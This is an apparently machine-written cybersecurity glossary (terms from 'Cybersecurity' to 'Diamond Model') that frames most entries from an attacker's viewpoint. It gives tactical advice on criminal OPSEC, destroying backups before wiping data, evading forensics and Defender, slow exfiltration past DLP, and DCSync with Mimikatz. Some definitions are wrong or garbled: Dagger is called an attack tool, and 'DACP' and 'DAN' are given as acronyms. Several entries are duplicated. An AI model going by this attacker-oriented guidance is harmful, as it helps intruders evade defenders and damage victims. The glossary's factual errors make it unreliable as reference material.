Cybersecurity --- Cybersecurity: the practice of protecting systems, networks, data from cyberattacks. Includes: information security (infosec), network security, application security, cloud security, IoT security, AI security.

Cybersecurity and Infrastructure Security Agency (CISA) --- The US national cybersecurity agency, part of DHS (Department of Homeland Security). CISA is responsible for: protecting critical infrastructure (energy, water, healthcare, finance), coordinating incident response, issuing vulnerability warnings (KEV --- Known Exploited Vulnerabilities), managing reward programs (Rewards for Justice). In March 2026, CISA was operating at 38% staffing due to a shutdown, losing 1,000 employees over the year. CISA seized Handala's domains in coordination with DOJ and FBI. For an attacker, CISA is the main adversary in the US, capable of coordinating the hunt for them.

Cyberspace --- Cyberspace: the virtual space created by computer networks. Attacks, defense, espionage happen in cyberspace. Cyberspace has no physical boundaries, making it an arena for conflicts between states.

Cylance --- An endpoint protection product (EDR), based on AI analysis. Cylance was one of the first to use ML for malware detection. In 2026, Cylance is considered legacy after being acquired by BlackBerry; many organizations have switched to CrowdStrike, SentinelOne, Microsoft Defender.

Cymru (Team Cymru) --- An organization involved in threat intelligence and BGP/ASN analysis. Team Cymru provides routing data used to track C2 infrastructure. For an attacker, Team Cymru is a threat: it can help detect their servers via BGP monitoring.

Cypress --- A web application testing framework. Cypress is used in CI/CD. Vulnerabilities in Cypress (e.g., tests run on production data) could be used for exfiltration.

Cytoscape --- A graph visualization tool. Used to analyze BloodHound data (attack graphs in Active Directory). BloodHound uses Cytoscape to display attack paths. For an attacker, Cytoscape is a tool for planning lateral movement based on collected data.

D

DAC (Discretionary Access Control) --- Discretionary access control, where the owner of an object (file, folder) determines who has what rights. In Windows, DAC is implemented via ACL (Access Control Lists). For an attacker, DAC means that if they gain owner rights (or admin rights), they can change permissions for any objects, opening access to data that should be protected.

DACP (Dynamic Access Control) --- Dynamic access control in Windows, allowing access policies to be defined based on user attributes (department, position, data classification). DACP uses centralized policies stored in Active Directory. For an attacker, DACP is an obstacle: if policies are configured correctly, even with admin rights, one cannot simply open access to files with high classification --- one must change attributes or bypass the policy.

Daemon --- A background process in Unix/Linux, running without a terminal (e.g., sshd, httpd). In the context of attacks, a daemon can be a target for persistence: create a daemon that starts at system boot and provides permanent access. Daemons often have elevated privileges (root), making them attractive for injection.

DAG (Directed Acyclic Graph) --- A data structure used in some blockchains (IOTA, Hedera) instead of a traditional blockchain. DAG allows processing transactions in parallel, making it potentially more scalable. For an attacker, DAG blockchains are a new attack surface: consensus can be vulnerable to "spending" or "lazy" validator attacks.

Dagger --- A tool for CI/CD attacks, allowing injection of malicious code into build pipelines via manipulation of dependencies, Docker images, or secrets. Dagger (and similar tools) are used for supply chain attacks: compromising one CI/CD pipeline can inject a backdoor into code that ends up in production for all clients.

DAN (Domain Admin) --- Domain Administrator in Active Directory. A Domain Admin account has maximum privileges in the domain: access to all computers, servers, ability to modify group policies, dump hashes of all users. For an attacker, obtaining Domain Admin is the main goal after AD compromise. Golden Ticket, DCSync, NTDS.dit dump are techniques for gaining Domain Admin or equivalent rights.

Dangling DNS --- A DNS record pointing to a resource (IP address, S3 bucket, Azure Storage) that no longer exists. Dangling DNS is used for subdomain takeover: the attacker creates a resource at the specified address (e.g., creates an S3 bucket with the name pointed to by the DNS) and gains control over the subdomain. This allows: hosting phishing sites on legitimate

domains, stealing cookies (SameSite policy), conducting XSS attacks.

Dangling IP --- An IP address no longer in use (resource deleted, but IP remains in configurations). Dangling IP can be used for: traffic hijacking if someone obtains that IP (e.g., in the cloud), or for BGP hijacking if the IP block is unused. In cloud environments, dangling IP is a common cause of leaks.

DAP (Directory Access Protocol) --- Directory access protocol, including LDAP (Lightweight Directory Access Protocol). Attacks on DAP/LDAP include: LDAP injection, anonymous access (if authentication not configured), session theft. Active Directory uses LDAP for queries; compromising an LDAP server gives access to user and group information.

Dark Web --- The part of the internet accessible only through special networks (Tor, I2P, Freenet). The dark web is used for: darknet markets (Alphabay), communication (Dread), hosting leak sites (ShinyHunters). For an attacker, the dark web is an environment for secure communication, buying tools, selling data. OPSEC requires using nested onion (Tor over VPN), burner identities, PGP.

DarkComet --- A RAT (Remote Administration Tool) popular in the 2010s. DarkComet allowed remote computer control, data theft, webcam recording. In 2026, DarkComet is considered legacy, its signatures long in antivirus databases. However, its source code is available, and some groups modify it for their purposes.

DarkGate --- A malware loader and RAT, distributed via phishing emails with attachments (ISO, LNK). DarkGate downloads additional modules (infostealer, ransomware) from C2. DarkGate has built-in mechanisms to bypass AMSI, ETW, and can run in

memory-only mode. Used as an initial access vector for larger attacks.

DarkMarket --- A large darknet market, closed in 2021 as a result of an international operation. DarkMarket traded drugs, weapons, stolen data, hacking services. In 2026, DarkMarket is a historical example, but its structure (escrow, seller ratings, forum) is copied by modern markets (Alphabay, Russian Market).

Darknet --- Hidden networks (Tor, I2P, Freenet) that provide anonymity through multi-layer encryption and routing. The darknet is used for: hosting C2, communication between group members, publishing leaked data (leak sites). For an attacker, the darknet is an environment where it is harder to be tracked, but where law enforcement (FBI, Europol) also operates with their own deanonymization methods.

DARPA (Defense Advanced Research Projects Agency) --- The US Department of Defense's research agency, funding advanced technologies. DARPA funds cybersecurity projects, including AI defense (CHESS) and automated vulnerability discovery. For an attacker, DARPA means defenders gain access to cutting-edge technologies before they become commercial.

Data Breach --- Data breach: unauthorized disclosure of confidential information. A data breach can result from: hacking (Conduent, Wynn), misconfig (Chinese surveillance cluster), insider theft, device loss. For an attacker, a data breach is the ultimate goal (extortion) or an intermediate stage (data collection for follow-on attacks).

Data Destruction --- Data destruction: irreversible deletion, encryption with key loss, physical media destruction. Handala used data destruction via Intune (factory reset) to destroy 200,000

Stryker devices. Unlike ransomware, data destruction does not require a ransom; the goal is disruption.

Data Diode --- A device providing one-way data transmission: data can only go from network A to network B, not back. Used to protect OT networks (industrial) from IT networks. For an attacker, a data diode means that even if they compromise the IT network, they cannot directly send commands to the OT network; they must find other channels (e.g., physical access, vulnerabilities in the data diode itself).

Data Exfiltration --- Data exfiltration: moving data outside a controlled environment. For an attacker, data exfiltration is the stage after data collection. Methods: low & slow (slowly, to avoid triggering detections), encryption (to evade DLP), legitimate services (MEGA, Dropbox, S3), DNS tunnels, nested onion. Handala exfiltrated 50TB from Stryker --- a scale requiring careful planning.

Data Extortion --- Extortion through threat of publishing stolen data (without encryption). ShinyHunters specializes in data extortion: data theft via Salesforce misconfig, then an ultimatum to the victim: pay or data will be published. Data extortion is quieter than ransomware (no encryption, less noise), and often equally effective because the reputational damage from a leak can be catastrophic.

Data Lake --- A centralized storage of big data (raw data) for analytics. A Data Lake often contains: logs, sensor data, transactions, PII. For an attacker, a Data Lake is a goldmine: one access gives terabytes of data. Telus lost 1PB+ of data, likely from a Data Lake.

Data Leak --- Data leak. A data leak can be: public (on BreachForums, Telegram), private (sold to closed syndicates), or insider. ShinyHunters publishes data leaks on their leak site to create pressure on the victim.

Data Masking --- Data masking: replacing sensitive data with fictitious but format-preserving data (e.g., "--****-1234" for credit cards). Data masking is used to protect data in test environments, analytics. For an attacker, data masking is an obstacle if they gain access to masked data; they must find the original data elsewhere.

Data Privacy --- Data privacy: protecting PII (personal data) from unauthorized access. Data privacy is regulated by laws: GDPR (Europe), CCPA (California), HIPAA (healthcare). Violating data privacy incurs multi-million dollar fines. Attackers use the threat of data privacy violation as leverage in extortion: Interlock cites GDPR in ransom notes.

Data Retention --- Data retention: policies determining how long data is kept. Long data retention increases the risk of leaks (more data available). For an attacker, data retention means that even if the victim deletes data after a ransom, old backups may contain copies. Therefore, when attacking, backups must be destroyed, not just current data.

Data Sovereignty --- Data sovereignty: data is subject to the laws of the country where it is physically stored. Data sovereignty is used for jurisdictional arbitration: storing data in a country with hostile relations with the US can hinder seizure. Handala used .to (Tonga) for domains because Tonga does not share information with the US.

Data Stealer --- See Infostealer. Infostealer is malware designed to steal data from an infected device: passwords from browsers,

cookies (session tokens), autofill data (addresses, credit cards), crypto wallets, files, screenshots, data from messengers (Telegram, Discord, WhatsApp). Popular infostealers in 2026: RedLine, LummaC2, Stealc, Vidar. Distributed via malvertising, crack sites, phishing. Stolen data is sold on darknet markets or aggregated for credential stuffing.

Data Visualization --- Data visualization. In the context of attacks, used for: analyzing BloodHound graphs (attack paths), network visualization (nmap, Zenmap), understanding organizational structure. Data visualization helps plan lateral movement.

Data Warehouse --- Data warehouse: a structured storage for analytics (OLAP). A Data Warehouse contains historical data, often PII, financial information. For an attacker, a Data Warehouse is a target after compromise: dumping data can be used for extortion or sale.

Data Wiping --- Irreversible destruction of data on a medium, making information recovery impossible (or extremely difficult and expensive). Unlike simple file deletion (which only marks space as free), data wiping overwrites sectors with random data (once or multiple times), or uses SSD/NVMe commands (ATA Secure Erase, NVMe Format) for hardware-level clearing. In the context of attacks, data wiping is a destructive operation, the goal of which is not ransom, but maximum damage, disruption, and destruction of evidence. Handala used data wiping via Microsoft Intune: a mass factory reset command destroyed 200,000 Stryker devices, including operating systems, applications, and employee data. Unlike ransomware, where data is encrypted and can be recovered with a key, data wiping is irreversible. Wiper attacks (NotPetya, WhisperGate, Handala) are a form of data wiping. For an attacker, data wiping is a tool for: ending an operation (destroying evidence), causing maximum damage (if the goal is disruption, not ransom), or escalation (if the victim refused to pay). After data wiping, recovery

is only possible from backups, which must also be destroyed beforehand.

Database --- Database (SQL, NoSQL). Databases contain: PII, passwords (hashed), transactions, configurations. For an attacker, databases are the main target after network access. Access methods: SQL injection (if the application is vulnerable), credential theft (from config files, environment variables), direct access (if the database is open to the internet). ShinyHunters used the Salesforce API to exfiltrate data from databases.

Database Firewall --- A specialized firewall for protecting databases, analyzing SQL queries and blocking suspicious ones (SQL injection, mass extraction). For an attacker, a database firewall is an obstacle: they must bypass it through legitimate queries (e.g., via the application API), or attack the firewall itself.

Datacenter --- A data center: a physical building with servers, network equipment, cooling and power systems. Data centers are targets of kinetic attacks: IRGC conducted drone strikes on AWS data centers in the UAE and Bahrain (March 1, 2026). Data centers are also targets of cyberattacks: power outages, ventilation shutdown, network equipment compromise.

DaVinci Resolve --- Video editing software used in supply chain attacks: attackers hacked a developer's account and distributed malware via official updates. DaVinci Resolve is an example that even legitimate software can be an attack vector if the build or distribution process is compromised.

DaVita --- A medical company (dialysis centers), victim of Interlock. As a result of the attack, millions of patient records (PHI --- Protected Health Information) were compromised. DaVita is an

example of an attack on healthcare, where data breaches have high stakes (patient lives, regulatory fines).

DB (Database) --- Database --- a structured data storage. Types: relational (SQL: MySQL, PostgreSQL, Microsoft SQL Server, Oracle), NoSQL (MongoDB, Cassandra, Redis), graph (Neo4j), time-series (InfluxDB). Databases contain: PII (personal data), passwords (hashed), transactions, configurations. For an attacker, databases are the main target after network access. Access methods: SQL injection (if the application is vulnerable), credential theft (from config files, environment variables), direct access (if the database is open to the internet). ShinyHunters used the Salesforce API to exfiltrate data from databases.

DBA (Database Administrator) --- Database Administrator. A DBA has access to all databases, often with maximum privileges. Compromising a DBA gives an attacker full access to data. DBAs are targets for spear-phishing, vishing, or lateral movement after AD compromise.

DBaaS (Database as a Service) --- Database as a service in the cloud (Amazon RDS, Azure SQL Database, Google Cloud SQL). DBaaS is managed by the provider, but the client is responsible for configuration (passwords, access). Misconfig in DBaaS (public access, weak passwords) is a common cause of leaks. For an attacker, DBaaS is a target: access to AWS/Azure keys gives access to the managed database.

DBMS (Database Management System) --- Database management system (MySQL, PostgreSQL, Microsoft SQL Server, Oracle). DBMS vulnerabilities: SQL injection, deserialization, RCE. Attacks on DBMS can lead to data access, privilege escalation, code execution on the server.

DC (Data Center) --- Data center --- a physical building with servers, network equipment, cooling and power systems. Data centers are targets of kinetic attacks: IRGC conducted drone strikes on AWS data centers in the UAE and Bahrain (March 1, 2026). Data centers are also targets of cyberattacks: power outages, ventilation shutdown, network equipment compromise, compromise of management systems (BMS). For an attacker, a data center is a target for disruption (wiper, ransomware).

DC (Domain Controller) --- Domain Controller in Active Directory. The DC is the server that stores the AD database (NTDS.dit), authenticates users, manages group policies. Compromising the DC gives an attacker full control over the domain. The DC is the main target after initial access. DCSync, NTDS.dit dump, Golden Ticket are techniques for attacking the DC.

DCE (Distributed Computing Environment) --- A distributed computing technology from Open Software Foundation, including RPC (Remote Procedure Call). Windows uses DCE/RPC for many functions (MS-RPC). Vulnerabilities in DCE/RPC (MS08-067, EternalBlue) were used to spread worms. In 2026, DCE/RPC remains a target in legacy systems.

DCOM (Distributed Component Object Model) --- The distributed version of COM, allowing COM objects to be called on remote computers. DCOM is used in Windows for remote management (WMI, PowerShell). Attacks: DCOM for lateral movement (creating processes on remote computers via DCOM), DCOM for persistence (registering a malicious COM object). DCOM requires authentication but can be used with stolen credentials.

DCS (Distributed Control System) --- A distributed control system for industrial processes (oil refining, chemical production, power plants). DCS is a subset of ICS (Industrial Control Systems). Attacks on DCS can have physical consequences: explosions,

spills, outages. Stuxnet (2010) attacked centrifuges via DCS. Handala attacked Stryker (medical manufacturing), but not via DCS, via Intune.

DCSync --- An Active Directory attack technique that allows an attacker to impersonate a domain controller and request password hashes of all users (including krbtgt) via the Directory Replication Service API. DCSync requires Replicating Directory Changes rights (usually held by Domain Admins). DCSync does not require running malware on the DC; it can be executed remotely with credentials having the necessary rights. Mimikatz (lsadump::dcsync) is a classic implementation.

DDE (Dynamic Data Exchange) --- An old Windows mechanism for data exchange between applications. DDE was used in attacks via Microsoft Office: Word documents could execute commands via DDE without macros. DDE was disabled by default after 2017, but may still be enabled in older versions of Office or via the registry. In 2026, DDE is legacy, but may appear in targeted attacks on older systems.

DDoS (Distributed Denial of Service) --- A distributed availability attack where many devices (botnet) simultaneously send requests to the target, overwhelming its resources (network, CPU, memory). DDoS is used for: disruption (distraction), extortion (pay up or the attack continues), distracting defenders during the main attack. In 2026, DDoSaaS (DDoS as a Service) is available for $50-$500 per month.

DDoS Amplification --- Amplifying a DDoS attack via open resolvers (DNS, NTP, Memcached, SSDP). The attacker sends a small request with the victim's spoofed IP to an open service; the service responds with a large response (amplification of tens to hundreds of times) to the victim's IP. DNS amplification uses the

ANY query, which returns a large response. NTP amplification (monlist) is a classic.

DDoS Protection --- DDoS protection: Cloudflare, Akamai, AWS Shield, Azure DDoS Protection. DDoS Protection filters traffic, allowing legitimate traffic and blocking anomalies. For an attacker, DDoS Protection means a simple volumetric attack won't work; they need to: attack vulnerabilities in the protection itself (e.g., exhaust CPU on the appliance), use complex multi-layer attacks (application layer, slowloris), or attack other vectors (API, database) bypassing the protection.

DDoSaaS (DDoS as a Service) --- DDoS attacks as a service. The buyer pays for an attack on a target (IP, domain) for a specified duration. The DDoSaaS provider uses a botnet (Mirai, built from IoT) to generate traffic. Prices: from $50 for 1 hour of attack to $500 for 24 hours. DDoSaaS is used for distraction, extortion, revenge.

Dead Drop --- An anonymous information exchange point not tied to identity: an encrypted message on pastebin, a file on a file-sharing service, a comment on a blog. Dead drops are used for: transferring C2 addresses, exchanging keys, leaving instructions for other group members.

Dead Man's Switch --- A mechanism that automatically activates in the absence of a periodic signal ("heartbeat") from the operator. In the context of attacks, it is used for: publishing data if the victim doesn't pay the ransom; destroying infrastructure if the operator is arrested; sending warnings. ShinyHunters could have used a dead man's switch to automatically publish Berkadia's data if the ransom wasn't paid.

Deanonymization --- Deanonymization: the process of determining the real identity behind an anonymous account, IP

address, transaction. Methods: correlation of activity over time, metadata analysis, OPSEC mistakes, law enforcement (subpoenas to providers). Deanonymization is the main risk for an attacker. Handala was partially deanonymized (connection to MOIS), but the specific operators remain unknown.

Death Threats --- Death threats, used as escalation in extortion. Handala sent death threats to victims, claiming their addresses were handed over to the CJNG cartel with a $250,000 reward for murder. Death threats turn cybercrime into terrorism, attracting maximum law enforcement attention (FBI SWAT, Joint Terrorism Task Forces).

Debian --- A Linux distribution known for stability. Debian is used for servers, including for C2, exfiltration, proxies. For an attacker, Debian is a reliable OS, but requires configuration (log hiding, command history removal, disk encryption).

Decentralized --- Decentralized: without a single control center. The Com is a decentralized network, making it resilient to arrests (remove one, others continue). DeFi is decentralized finance, with no central intermediary. For an attacker, decentralized structures are harder to attack (no single point of failure), but also harder to defend.

Decryption --- Decryption: the process of converting encrypted data back to its original form. In the context of attacks, decryption is needed for: decrypting the victim's files (if the ransom is paid), reading intercepted traffic (if keys are available), analyzing encrypted malware. Attackers avoid situations where decryption with an unknown key is required.

Dedicated Server --- A dedicated server (physical) in a data center. Used for C2, exfiltration, hosting leak sites. A dedicated

server is preferred over a VPS for sensitive operations because a VPS snapshot can be taken and handed over to law enforcement without physical access. Payment via cryptocurrency, registration via burner identity.

Deep Packet Inspection (DPI) --- Deep packet inspection: checking the content (not just headers) to detect threats, block protocols. DPI is used by ISPs to block Tor, VPN, and C2 traffic. To bypass DPI, attackers use: encryption (TLS), traffic obfuscation (malleable C2), tunneling via legitimate protocols (DNS, WebSocket).

Deep Web --- The part of the internet not indexed by search engines: dynamic pages, closed forums, corporate portals, databases. The deep web does not require special networks (unlike the dark web). For OSINT, the deep web may contain: internal documents, leaked passwords, closed discussions.

Deepfake --- AI-generated video, audio, images that look real. Deepfake is used for: vishing (imitating a manager's voice), BEC (video call from the CEO), deepfake KYC (creating synthetic identity), disinformation. Handala could have used deepfake to enhance threats, but deepfake was not documented in their attacks.

Deepfake KYC --- Fake "Know Your Customer" procedures using deepfake. The attacker creates an AI-generated face (StyleGAN), fake documents (passport, driver's license), and passes KYC verification at an exchange or bank to open an account for money laundering. Deepfake KYC is standard in laundering chains.

Deepfake Voice --- Voice deepfake: synthesizing the voice of a specific person (CEO, IT employee) for vishing. A deepfake voice can be created from a short sample (10-30 seconds) from

YouTube, corporate presentations, call recordings. Used for: calls to helpdesk (imitating an employee requesting an MFA reset), BEC (calling an accountant to request a transfer).

Defacement --- Defacement: replacing the content of a website (hacking and replacing the main page). Defacement is used by: hacktivists to promote messages (Anonymous, Handala), to demonstrate vulnerability, for reputational damage. Handala did not do defacement, focusing on data destruction.

Default Credentials --- Default accounts (admin/admin, root/root, user/user) that were not changed during installation of equipment or software. Default credentials are low-hanging fruit in attacks on IoT, routers, cameras, industrial controllers. In a corporate network, default credentials may be on: printers, IP cameras, UPS, network storage. MuddyWater exploited default credentials on Hikvision cameras to access Israeli facilities.

Defender (Microsoft Defender) --- The built-in Windows antivirus (formerly Windows Defender). In 2026, Defender includes: AV, EDR (Microsoft Defender for Endpoint), ASR (Attack Surface Reduction), AMSI. Defender is one of the most common antiviruses in corporate environments. For an attacker, Defender requires: AMSI bypass, ETW unhooking, direct syscalls, disabling via the registry (if admin rights available), or using LOLBins that Defender does not block.

Defense Evasion --- Evasion: techniques that allow an attacker to remain undetected. Includes: disabling antivirus, clearing logs, using legitimate tools (LOLBins), memory-only payloads, traffic encryption, masquerading as legitimate processes. Defense evasion is a continuous process throughout all stages of an attack.

Defense in Depth --- A layered defense strategy: multiple layers of protection (firewall, IDS/IPS, EDR, SIEM, data encryption) so that

compromising one layer does not mean compromising the entire system. For an attacker, defense in depth means they must bypass or disable multiple protection mechanisms. Handala bypassed Stryker's defense in depth by attacking Intune (the device management layer), which had broad rights and was not properly protected.

DeFi (Decentralized Finance) --- Decentralized finance: financial applications on blockchain (lending, exchange, staking, flash loans) operating without central intermediaries. DeFi is vulnerable to: flash loan attacks (flash loans to manipulate markets), oracle manipulation, reentrancy, logic flaws in smart contracts. Bybit $1.5B (via supply chain), Venus $3.7M (flash loan) --- examples.

DeFi Bridge --- A crypto bridge connecting different blockchains (e.g., Ethereum and BSC). DeFi Bridge is a target for attacks: Ronin Bridge ($600M), Wormhole ($320M), Nomad ($190M). Attacks on bridges exploit: validator vulnerabilities, flash loans, reentrancy. Bridges hold billions of dollars in smart contracts, making them attractive.

DeFi Oracle --- A price oracle (Chainlink, Band, TWAP) that provides smart contracts with asset price data. Oracle manipulation is an attack where an attacker temporarily distorts an asset's price (via flash loan or DEX manipulation) to exploit it in a vulnerable protocol. Venus $3.7M is an example of an oracle manipulation attack.

DeFi Protocol --- A smart contract implementing financial logic (Aave, Compound, Uniswap, Curve). DeFi protocols are vulnerable to: flash loan attacks, reentrancy, arithmetic overflow/underflow, access control flaws. Attacks on DeFi protocols are one of the main categories in crypto hacks.

Degaussing --- Destruction of data on magnetic media (hard drives, magnetic tapes) using a powerful magnetic field. Degaussing makes data unrecoverable even by laboratories. In the context of attacks, degaussing is a method defenders might use to destroy evidence, but not attackers (expensive equipment).

Dehashed --- A service allowing users to search for leaked credentials (email, password) across a database of breaches. Dehashed is used by defenders to check if employee accounts are compromised. For an attacker, Dehashed is a threat: if their credentials are in a leak and they used them for operations, it could lead to deanonymization.

DEK (Data Encryption Key) --- Data encryption key. In BitLocker, FileVault, LUKS, the DEK encrypts the data on the disk. The DEK can be decrypted using a key stored in the TPM, the user's password, or a recovery key. Stealing the DEK (e.g., from memory) allows decrypting the disk without the password. A cold boot attack aims to extract the DEK from memory.

Delayed Execution --- Delayed execution: a technique where malicious code is not run immediately, but after a certain time or event (system boot, user login, network connection). Delayed execution is used for: sandbox evasion (the sandbox doesn't wait 10 minutes), evading behavioral analysis (analysts may not wait), creating an impression of legitimacy.

Delphi --- A programming language used to create some malware (especially in the 2000s-2010s). Delphi malware is less often detected by modern antiviruses because signatures are oriented towards C/C++ and .NET. However, Delphi is considered outdated, and new malware is rarely written in it.

Demilitarized Zone (DMZ) --- A network between the internal network and the internet, containing public services (web, mail, DNS). The DMZ is isolated from the internal network by firewalls. For an attacker, compromising a server in the DMZ is the first step; they then need to move to the internal network via firewall vulnerabilities, or use the server in the DMZ as a jump host.

Demographic Data --- Demographic data (age, gender, income, education). Demographic data is part of PII (personal data). In leaks (Conduent, CarGurus), demographic data can be used for: targeted phishing, creating synthetic identity, vulnerability analysis.

Denial of Service (DoS) --- Denial of service: an attack that makes a service unavailable to legitimate users. DoS can be: network (bandwidth exhaustion), application (resource exhaustion), logical (exploiting a bug that causes a crash). DDoS is distributed DoS using a botnet.

Deobfuscation --- Deobfuscation: the process of restoring original code from an obfuscated form. For an attacker, deobfuscation is needed when analyzing others' malware or protective mechanisms. Tools: de4dot (for .NET), UnObfuscate, manual analysis.

Department of Defense (DoD) --- The US Department of Defense. The DoD manages USCYBERCOM, funds cybersecurity research (DARPA). For an attacker, the DoD means that attacking defense contractors (Lockheed Martin, Raytheon) could lead to a response at the national security level.

Department of Homeland Security (DHS) --- The US Department of Homeland Security, which includes CISA (Cybersecurity and Infrastructure Security Agency). DHS is responsible for protecting US critical infrastructure, including

cybersecurity, physical border security, and counterterrorism. DHS coordinates domain seizure operations (with DOJ, FBI) and cyber incident response. In March 2026, DHS faced a shutdown that limited CISA's capabilities. For an attacker, DHS means that an attack on US critical infrastructure could lead to a response at the federal government level, including prosecution across US jurisdiction and extradition.

Dependency Confusion --- A supply chain attack where an attacker publishes a package (library) with the same name as a company's private package to a public repository (npm, PyPI, Maven Central). If the package manager is not configured to prioritize private repositories, it may download the public version (with a higher version number), executing malicious code. Dependency confusion is used to compromise CI/CD pipelines and production environments. In 2026, it remains relevant for companies that haven't properly configured their package managers.

Depository --- A data depository: physical (bank vaults, data centers) or digital (S3, Azure Blob). In the context of attacks, a depository is a target for exfiltration. Handala exfiltrated 50TB from Stryker, likely from several depositories (databases, file servers, Intune-managed storage).

Deprovisioning --- The process of revoking a user's access upon termination or role change. If deprovisioning is incomplete (account remains active, SSH keys not removed, OAuth tokens not revoked), it creates a vulnerability: a former employee or an attacker who gains their credentials can log into the system. For an attacker, finding non-deprovisioned accounts is part of post-exploitation.

Derivative --- A derivative financial instrument in DeFi. In the context of attacks, derivative instruments (options, futures, synthetic assets) can have complex smart contract logic, increasing the

attack surface. Attacks on derivative protocols can be more complex than on simple swap pools.

Deserialization --- The process of converting a byte stream (JSON, XML, binary data) back into an object. Deserialization is a dangerous operation if data is not validated: an attacker can create a specially crafted object that, when deserialized, executes arbitrary code (RCE). CVE-2026-20963 (SharePoint RCE) is a deserialization of untrusted data. Java (ObjectInputStream), .NET (BinaryFormatter), PHP (unserialize) are especially vulnerable. For an attacker, finding deserialization vulnerabilities is one path to RCE.

Deserialization Attack --- An attack exploiting deserialization vulnerabilities to execute arbitrary code, cause denial of service (DoS), or escalate privileges. The attacker creates a malicious serialized object (gadget chain) and sends it to the application. During deserialization, methods are called that lead to command execution. Known chains: ysoserial (Java), ysoserial.net (.NET), PHPGGC (PHP). CVE-2026-20963 is an example of a deserialization attack in SharePoint.

Desktop --- Desktop (PC, laptop). Desktops are targets for: infostealers (data theft), ransomware (encryption), persistence (backdoor). In a corporate environment, desktops are often managed via MDM (Intune, Jamf), making them vulnerable to mass attacks via MDM (Handala).

Destructive Attack --- A destructive attack, the goal of which is to cause damage (data destruction, system disruption), not to obtain a ransom. Destructive attacks are used by: state actors (Iran against Stryker), hacktivists (Anonymous), and as escalation if the ransom is not paid. Handala is an example of a destructive attack via Intune.

Destructive Malware --- Malware designed to destroy data or disrupt systems. Includes: wiper (data destruction), killer (OS destruction), bricker (turning a device into a "brick"). Destructive malware is often disguised as ransomware but has no recovery mechanism (encryption keys are destroyed). NotPetya, WhisperGate, Handala are examples.

Detection --- Detection: the process of identifying malicious activity (attacks) using: EDR (signatures, behavioral analysis), SIEM (event correlation), NDR (network traffic analysis), threat hunting (manual search). For an attacker, detection is the main enemy. The later an attack is detected, the more time to achieve goals.

Detonation --- Execution (detonation) of a malware sample in an isolated environment (sandbox) to analyze behavior. Sandbox (Cape, Cuckoo) runs the malware, records system calls, network connections, file system changes. To evade detonation, malware uses anti-sandbox techniques: checking for virtualization, execution delays, checking for user interaction.

Dev (Developer) --- Developer. Developers are targets for supply chain attacks: compromising a dev account (GitHub, GitLab, Jira) can give access to source code, CI/CD pipelines, secrets. The Bybit hack began with the compromise of a Safe{Wallet} developer via phishing with a "job offer PDF." Developers often have elevated privileges (production access, encryption keys), making them attractive targets.

DEV-0832 --- Microsoft's designation for Interlock. Microsoft assigns the DEV- prefix to groups they track. DEV-0832 (Interlock) is known for using zero-days (CVE-2026-20131), memory-resident webshells, and aggressive log deletion.

DEV-1101 --- Microsoft's designation for Scattered Spider. DEV-1101 specializes in vishing, helpdesk attacks, MFA bypass, and using legitimate RMM tools (AnyDesk, ScreenConnect).

Developer --- Developer --- a specialist who creates software. In the context of attacks, developers are targets for supply chain attacks: compromising a dev account (GitHub, GitLab, Jira) can give access to source code, CI/CD pipelines, secrets. The Bybit hack began with the compromise of a Safe{Wallet} developer via phishing with a "job offer PDF." Developers often have elevated privileges (production access, encryption keys), making them attractive targets. Attacks on developers: spear-phishing, vishing, infostealers, fake job offers.

DevOps --- A methodology combining development (Development) and operations (Operations). DevOps pipelines (CI/CD) are targets for supply chain attacks: compromising a pipeline allows injecting malware into production code, stealing secrets (AWS keys, API tokens), exfiltrating data. Dependency confusion, build server compromise, malicious commits are attack vectors on DevOps.

DevSecOps --- Integrating security into DevOps: automated code scanning, configuration checks, container image scanning. For an attacker, DevSecOps means simple vulnerabilities (hardcoded secrets, SQL injection) may be caught at build time. They must attack at a deeper level (pipeline, dependencies).

DEX (Decentralized Exchange) --- A decentralized exchange (Uniswap, PancakeSwap, Curve) where trades occur directly between users via smart contracts, without a central intermediary. DEXs are used for: exchanging stolen cryptocurrency (mixing),

money laundering (via many small trades), price manipulation (flash loans). In the laundering chain, DEX is a stage after the mixer.

DFIR (Digital Forensics and Incident Response) --- Digital forensics and incident response. DFIR is the process: evidence collection (disk images, memory dumps), analysis (artifact search), system recovery, investigation. For an attacker, DFIR is a threat: if traces are left (logs, temporary files, metadata), DFIR can reconstruct the attack timeline and identify the attacker. Therefore, attackers clear logs, work in memory, use anti-forensics techniques.

DFS (Distributed File System) --- Microsoft's distributed file system, allowing file resources from multiple servers to be combined into a single namespace. DFS can be a target for an attacker: compromising a DFS server gives access to the organization's file resources.

DGA (Domain Generation Algorithm) --- A domain generation algorithm used by malware for C2. Malware generates a list of domains (e.g., based on the current date) and attempts to connect to each until it finds an active one. DGA makes it impossible to predict C2 domains and block all variants. Conficker, Kraken, Locky are examples of malware with DGA. For an attacker, DGA is a way to increase resilience to takedown.

DHCP (Dynamic Host Configuration Protocol) --- The protocol for automatic IP address configuration. Attacks on DHCP: DHCP starvation (exhausting the address pool), rogue DHCP server (replacing the legitimate DHCP server to redirect traffic), DHCP spoofing. A rogue DHCP server is used for MITM (man-in-the-middle) in local networks.

DHCP Starvation --- Exhausting the IP address pool of a DHCP server: the attacker sends many DHCP requests with spoofed MAC

addresses until the server runs out of available addresses. New legitimate devices cannot obtain IPs. DHCP starvation is used for DoS and as part of a rogue DHCP server attack (after exhausting the pool, the attacker starts their own DHCP server).

DHS (Department of Homeland Security) --- The US Department of Homeland Security. DHS is responsible for: protecting critical infrastructure, cybersecurity (CISA within DHS), physical border security, counterterrorism. DHS coordinates domain seizure operations (with DOJ, FBI) and cyber incident response. In March 2026, DHS faced a shutdown that limited CISA's capabilities.

DI (Digital Identity) --- Digital identity: a set of data uniquely identifying a user in the digital space (username, email, phone number, biometrics, documents). For an attacker, stealing digital identity (fullz) allows: impersonating the victim, opening accounts (synthetic identity), making purchases, evading responsibility.

Dia (Diagram) --- Diagram. In the context of attacks, diagrams are used for: network visualization (nmap, Zenmap), analyzing attack paths (BloodHound), planning lateral movement. BloodHound uses graphs to display AD relationships.

Diagrams --- See Dia. Dia --- diagram. In the context of attacks, diagrams are used for: network visualization (nmap, Zenmap), analyzing attack paths (BloodHound), planning lateral movement, documenting infrastructure. BloodHound uses graphs to display AD relationships. For an attacker, creating network diagrams helps understand the organization's structure, find critical nodes, and plan movement routes.

Diamond Model --- A cyberattack analysis model describing four main components: adversary, capability, infrastructure, victim. The diamond model is used in threat intelligence to correlate attacks

and identify patterns. For an attacker, understanding the diamond model helps: avoid repeating TTPs, change infrastructure, avoid connections between operations.

